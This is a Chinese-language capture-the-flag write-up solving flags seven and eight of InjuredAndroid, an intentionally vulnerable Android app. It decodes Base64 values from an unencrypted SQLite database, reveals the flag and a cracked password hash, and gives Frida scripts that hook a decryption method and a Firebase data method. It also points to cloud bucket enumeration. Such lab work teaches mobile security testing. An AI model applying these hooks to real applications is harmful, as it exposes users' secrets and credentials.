本文最后更新于 2026年3月6日 下午
FLAG SEVEN - SQLITE

b3nac.injuredandroid.FlagSevenSqliteActivity
启动时创建一个数据库Thisisatest.db,关闭后删除这个数据库文件

写入的数据
1
2
3
4
5
6
| contentValues.put("title", Base64.decode("VGhlIGZsYWcgaGFzaCE=", 0));
contentValues.put("subtitle", Base64.decode("MmFiOTYzOTBjN2RiZTM0MzlkZTc0ZDBjOWIwYjE3Njc=", 0));
writableDatabase.insert("Thisisatest", null, contentValues);
contentValues.put("title", Base64.decode("VGhlIGZsYWcgaXMgYWxzbyBhIHBhc3N3b3JkIQ==", 0));
contentValues.put("subtitle", h.c());
|
解密如下
1
2
3
| The flag hash!
2ab96390c7dbe3439de74d0c9b0b1767 //hunter2
The flag is also a password!
|

最后一段是加密数据h.c()
1
2
| private static String f1471c = "9EEADi^^:?;FC652?5C@:5]7:C632D6:@]4@>^DB=:E6];D@?";
|

[https://injuredandroid.firebaseio.com/sqlite.json](https://injuredandroid.firebaseio.com/sqlite.json)

S3V3N_11


b3nac.injuredandroid.FlagSevenSqliteActivity.submitFlag

实现了一个aes加解密

可以直接hook这个方法来解密
注意这里是j类的c方法自动获取的数据
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
| Java.perform(function () {
// 1. 获取目标类
var JClass = Java.use("b3nac.injuredandroid.j");
console.log("[*] Hooking class: b3nac.injuredandroid.j");
// 2. Hook 实例方法 'c'
JClass.c.overload('java.lang.String', 'java.lang.String').implementation = function (key, defaultValue) {
// 先调用原始方法,获取解密后的结果
var result = this.c(key, defaultValue);
// 打印日志
console.log("--------------------------------");
console.log("[+] Intercepted Decryption Call");
console.log(" Key: " + key);
console.log(" Default Value: " + defaultValue);
console.log(" >>> DECRYPTED RESULT: " + result);
console.log("--------------------------------");
return result; // 必须返回原始结果,否则 App 可能会崩溃或逻辑错误
};
});
|
需要输入数据点击submit来触发c方法读取密文,任意输入即可


数据库文件可以在/data/data/b3nac.injuredandroid/databases/找到

本题类似login,数据存在本地数据库文件且未加密,如果是登录数据库或者业务数据库会造成信息泄露。
FLAG EIGHT - AWS
b3nac.injuredandroid.FlagEightLoginActivity

找到字符串比较部分,数据是从Firebase获取的

在resources.arsc:/res/values/strings.xml找到硬编码的配置

[https://injuredandroid.firebaseio.com/aws.json](https://injuredandroid.firebaseio.com/aws.json)

也可以直接hook com.google.firebase.database.a.c()来获取
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| Java.perform(function () {
console.log("[*] Starting Firebase DataSnapshot Hook...");
var DataSnapshotClass = null;
try {
DataSnapshotClass = Java.use("com.google.firebase.database.a");
console.log("[+] Found DataSnapshot class (obfuscated): com.google.firebase.database.a");
} catch (e) {
}
// 2. Hook getValue() 方法
var methodName = "c"; // 默认尝试混淆名
console.log("[*] Hooking method: " + methodName);
DataSnapshotClass[methodName].implementation = function () {
// 调用原始方法获取返回值
var result = this[methodName]();
// 打印关键信息
console.log("----------------------------------------");
console.log("[Firebase DataSnapshot Intercepted!]");
console.log("[*] Method called: " + methodName);
console.log("[*] Return Value : " + result);
console.log("[*] Return Type: " + (result ? result.getClass().getName() : "null"));
console.log("----------------------------------------");
return result;
};
});
|

提示说跟aws有关
可以用cloud_enum工具枚举aws地址(https://lautarovculic.github.io/writeups/Injured%20Android/#flag-8-aws)

跑出来结果不一样,应该是aws挂了
